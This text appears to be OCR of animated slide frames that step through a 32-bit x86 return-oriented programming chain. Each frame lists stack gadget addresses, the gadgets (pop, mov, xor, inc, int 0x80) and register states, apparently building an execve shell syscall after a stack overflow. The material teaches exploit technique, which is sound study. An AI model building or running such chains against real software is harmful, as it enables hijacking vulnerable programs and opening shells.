
0xFFFFFFFF

0x080493e1	0xbffff690
...	
0x0807b406	0xbffff664
0x080541b0	
0x080ea068	
0x0806e91a	
0x080ea06c	
0x080e4bd1	
0x080ea060	
0x080481c9	
0x0809a67d	
0x080541b0	
0x080ea070	
0x0806e91a	
0x0809a67d	
0x080ea060	
0x080bb6d6	0xbffff62c

0x00000000

pop %edx	0x806e91a
ret	0x806e91b
pop %eax	0x80bb6d6
ret	0x80bb6d7
mov %eax,(%edx)	0x809a67d
ret	0x809a67f
xor %eax,%eax	0x80541b0
ret	0x80541b2
pop %ebx	0x80481c9
ret	0x80481ca
pop %ecx	0x80e4bd1
ret	0x80e4bd2
inc %eax	0x807b406
ret	0x807b407
int 0x80	0x80493e1

%eax	0x080ea060
%ebx	
%ecx	
%edx	0x080ea06c
%esp	0xbffff634
%ebp	0x65646362
%eip	0x080bb6d7



0xFFFFFFFF

0x080493e1

...

0x0807b406

0x080541b0

0x080ea068

0x0806e91a

0x080ea06c

0x080e4bd1

0x080ea060

0x080481c9

0x0809a67d

0x080541b0

0x080ea070

0x0806e91a

0x0809a67d

0x080ea060

0x080bb6d6

0x00000000

0xbffff690

0xbffff664

0xbffff62c

pop %edx	0x806e91a
ret	0x806e91b
pop %eax	0x80bb6d6
ret	0x80bb6d7
mov %eax,(%edx)	0x809a67d
ret	0x809a67f
xor %eax,%eax	0x80541b0
ret	0x80541b2
pop %ebx	0x80481c9
ret	0x80481ca
pop %ecx	0x80e4bd1
ret	0x80e4bd2
inc %eax	0x807b406
ret	0x807b407
int 0x80	0x80493e1

%eax	0x080ea060
%ebx	
%ecx	
%edx	0x080ea06c
%esp	0xbffff638
%ebp	0x65646362
%eip	0x0809a67d


0xFFFFFFFF

0x080493e1	0xbffff690
...	
0x0807b406	0xbffff664
0x080541b0	
0x080ea068	
0x0806e91a	
0x080ea06c	
0x080e4bd1	
0x080ea060	
0x080481c9	
0x0809a67d	
0x080541b0	
0x080ea070	
0x0806e91a	
0x0809a67d	
0x080ea060	
0x080bb6d6	0xbffff62c

0x00000000

pop %edx	0x806e91a
ret	0x806e91b
pop %eax	0x80bb6d6
ret	0x80bb6d7
mov %eax,(%edx)	0x809a67d
ret	0x809a67f
xor %eax,%eax	0x80541b0
ret	0x80541b2
pop %ebx	0x80481c9
ret	0x80481ca
pop %ecx	0x80e4bd1
ret	0x80e4bd2
inc %eax	0x807b406
ret	0x807b407
int 0x80	0x80493e1

%eax	0x080ea060
%ebx	
%ecx	
%edx	0x080ea06c
%esp	0xbffff638
%ebp	0x65646362
%eip	0x0809a67f



0xFFFFFFFF

0x080493e1

...

0x0807b406

0x080541b0

0x080ea068

0x0806e91a

0x080ea06c

0x080e4bd1

0x080ea060

0x080481c9

0x0809a67d

0x080541b0

0x080ea070

0x0806e91a

0x0809a67d

0x080ea060

0x080bb6d6

0x00000000


0xbffff690

0xbffff664

0xbffff62c

pop %edx	0x806e91a
ret	0x806e91b
pop %eax	0x80bb6d6
ret	0x80bb6d7
mov %eax,(%edx)	0x809a67d
ret	0x809a67f
xor %eax,%eax	0x80541b0
ret	0x80541b2
pop %ebx	0x80481c9
ret	0x80481ca
pop %ecx	0x80e4bd1
ret	0x80e4bd2
inc %eax	0x807b406
ret	0x807b407
int 0x80	0x80493e1

%eax	0x080ea060
%ebx	
%ecx	
%edx	0x080ea06c
%esp	0xbffff63c
%ebp	0x65646362
%eip	0x0806e91a



0xFFFFFFFF

0x080493e1
...
0x0807b406
0x080541b0
0x080ea068
0x0806e91a
0x080ea06c
0x080e4bd1
0x080ea060
0x080481c9
0x0809a67d
0x080541b0
0x080ea070
0x0806e91a
0x0809a67d
0x080ea060
0x080bb6d6

0xbffff690


0xbffff664

0xbffff62c

0x00000000

pop %edx	0x806e91a
ret	0x806e91b
pop %eax	0x80bb6d6
ret	0x80bb6d7
mov %eax,(%edx)	0x809a67d
ret	0x809a67f
xor %eax,%eax	0x80541b0
ret	0x80541b2
pop %ebx	0x80481c9
ret	0x80481ca
pop %ecx	0x80e4bd1
ret	0x80e4bd2
inc %eax	0x807b406
ret	0x807b407
int 0x80	0x80493e1

%eax	0x080ea060
%ebx	
%ecx	
%edx	0x080ea070
%esp	0xbffff640
%ebp	0x65646362
%eip	0x0806e91b



0xFFFFFFFF

0x080493e1

...

0x0807b406

0x080541b0

0x080ea068

0x0806e91a

0x080ea06c

0x080e4bd1

0x080ea060

0x080481c9

0x0809a67d

0x080541b0

0x080ea070

0x0806e91a

0x0809a67d

0x080ea060

0x080bb6d6

0x00000000


0xbffff690

0xbffff664

0xbffff62c

pop %edx	0x806e91a
ret	0x806e91b
pop %eax	0x80bb6d6
ret	0x80bb6d7
mov %eax,(%edx)	0x809a67d
ret	0x809a67f
→ xor %eax,%eax	0x80541b0
ret	0x80541b2
pop %ebx	0x80481c9
ret	0x80481ca
pop %ecx	0x80e4bd1
ret	0x80e4bd2
inc %eax	0x807b406
ret	0x807b407
int 0x80	0x80493e1

%eax	0x080ea060
%ebx	
%ecx	
%edx	0x080ea070
%esp	0xbffff644
%ebp	0x65646362
%eip	0x080541b0



0xFFFFFFFF

0x080493e1
...
0x0807b406
0x080541b0
0x080ea068
0x0806e91a
0x080ea06c
0x080e4bd1
0x080ea060
0x080481c9
0x0809a67d
0x080541b0
0x080ea070
0x0806e91a
0x0809a67d
0x080ea060
0x080bb6d6

0xbffff690

